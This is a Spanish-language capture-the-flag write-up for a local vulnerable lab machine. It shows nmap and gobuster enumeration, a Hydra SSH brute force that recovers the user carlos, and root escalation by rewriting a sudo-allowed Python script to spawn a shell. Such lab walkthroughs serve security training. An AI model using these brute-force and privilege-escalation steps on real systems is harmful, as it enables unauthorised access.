Desplegamos la máquina.

```
❯ sudo bash auto_deploy.sh library.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le realizamos un ping para comprobar que está levantada y con el ttl de 64 vemos que estamos ante una máquina Linux.

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.060 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.060/0.060/0.060/0.000 ms
```


Con nmap vemos que tiene el servicio ssh en el puerto 22 y el servicio http en el puerto 80.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f9:f6:fc:f7:f8:4d:d4:74:51:4c:88:23:54:a0:b3:af (ECDSA)
|_  256 fd:5b:01:b6:d2:18:ae:a3:6f:26:b2:3c:00:e5:12:c1 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Usamos gobuster para ver archivos y directorios ocultos, pero solo vemos un index.php.

```
❯ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png
,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              old,bin,py,rb,asp,css,md,ini,backup,jpg,gif,log,sh,7z,webp,woff2,pcap,
pcapng,xml,json,txt,conf,zip,tar.gz,rar,jpeg,php,png,svg,woff,eot,pl,aspx,js,html,htm,ts,bak,ttf,ex
e,tar
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 26]
```

Cuando accedemos a la web vemos una especie de contraseña, que podría estar codificada. Pero tras aplicar varias pruebas no conseguimos descifrarla.



Por lo tanto, aplicamos fuerza bruta en el puerto 22 y buscamos con el diccionario de SecList un usuario que sea compatible con esa contraseña que hemos encontrado. Vemos que Carlos es el usuario con el que podemos acceder a la máquina por el servicio ssh.

```
❯ hydra -L /usr/share/SecLists/Usernames/xato-net-10-million-usernames.txt -p JIFGHDS87GYDFIGD 172.
17.0.2 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-18 10:22:38
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455 login tries (l:8295455/p:1), ~2073864 tri
es per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlos   password: JIFGHDS87GYDFIGD
```

Una vez dentro comprobamos si perteneces a algún grupo especial, pero no es el caso.

```
❯ ssh carlos@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:Hvih5sjfx4Qwfp0rb0aWHkFvIxZbFo+cyOaoqbCHXSI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlos@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.33+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
carlos@e944778bc635:~$ id
uid=1001(carlos) gid=1001(carlos) groups=1001(carlos)
```

Con sudo -l vemos que podemos ejecutar como root sin necesidad de contraseña un script en Python que se encuentra en la carpeta /opt.

```
carlos@e944778bc635:~$ sudo -l
Matching Defaults entries for carlos on e944778bc635:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User carlos may run the following commands on e944778bc635:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
```

Si vemos la carpeta opt resulta que nosotros podemos escribir, leer y ejecutar ya que somos dueños de dicha carpeta.

```
carlos@e944778bc635:~$ ls -la /
total 72
drwxr-xr-x   1 root   root 4096 Jul 18 08:07 .
drwxr-xr-x   1 root   root 4096 Jul 18 08:07 ..
-rwxr-xr-x   1 root   root    0 Jul 18 08:07 .do
lrwxrwxrwx   1 root   root    7 Apr 22  2024 bin
drwxr-xr-x   2 root   root 4096 Apr 22  2024 boo
drwxr-xr-x   5 root   root  340 Jul 18 08:07 dev
drwxr-xr-x   1 root   root 4096 Jul 18 08:07 etc
drwxr-xr-x   1 root   root 4096 May  7  2024 hom
lrwxrwxrwx   1 root   root    7 Apr 22  2024 lib
drwxr-xr-x   2 root   root 4096 Apr  8  2024 lib
lrwxrwxrwx   1 root   root    9 Apr 22  2024 lib
drwxr-xr-x   2 root   root 4096 Apr 29  2024 med
drwxr-xr-x   2 root   root 4096 Apr 29  2024 mnt
drwxr-xr-x   1 carlos root 4096 May  7  2024 opt
```

Ahora lo que podemos hacer es modificar el archivo script.py para que cuando lo ejecutemos como root nos dé una shell con dicho usuario.

```
carlos@e944778bc635:/opt$ cat script.py
import os
os.system("/bin/bash")
```

Al ejecutar con sudo el script.py que hemos modificado previamente ya tenemos una shell con root.

```
carlos@e944778bc635:/opt$ sudo /usr/bin/python3 /opt/script.py
root@e944778bc635:/opt# id
uid=0(root) gid=0(root) groups=0(root)
```